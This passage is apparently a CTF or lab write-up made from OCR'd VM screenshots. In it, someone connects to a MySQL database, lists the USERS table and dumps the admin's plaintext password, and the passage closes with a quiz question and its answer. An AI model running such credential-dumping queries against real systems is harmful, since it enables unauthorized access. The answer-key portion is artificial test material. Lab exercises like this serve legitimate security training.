
& we found the USER table in data db



```
MySQL [(none)]> connect data
Reading table information for completion of t
You can turn off this feature to get a quicke

Connection id:    12
Current database: data

MySQL [data]> show tables;
+----------------+
| Tables_in_data |
+----------------+
| USERS          |
+----------------+
1 row in set (0.197 sec)

MySQL [data]> █
```


To direct input to this VM, move the mouse pointer inside or press Ctrl

& we just found the admin credential!



```
MySQL [data]> select * from USERS;
+-------+--------------+
| name  | password     |
+-------+--------------+
| admin | bestpassword |
+-------+--------------+
1 row in set (0.216 sec)

MySQL [data]> █
```

Question: What is the password after enumerating the database?



```
 password     |
--------------+
 bestpassword |
--------------+
```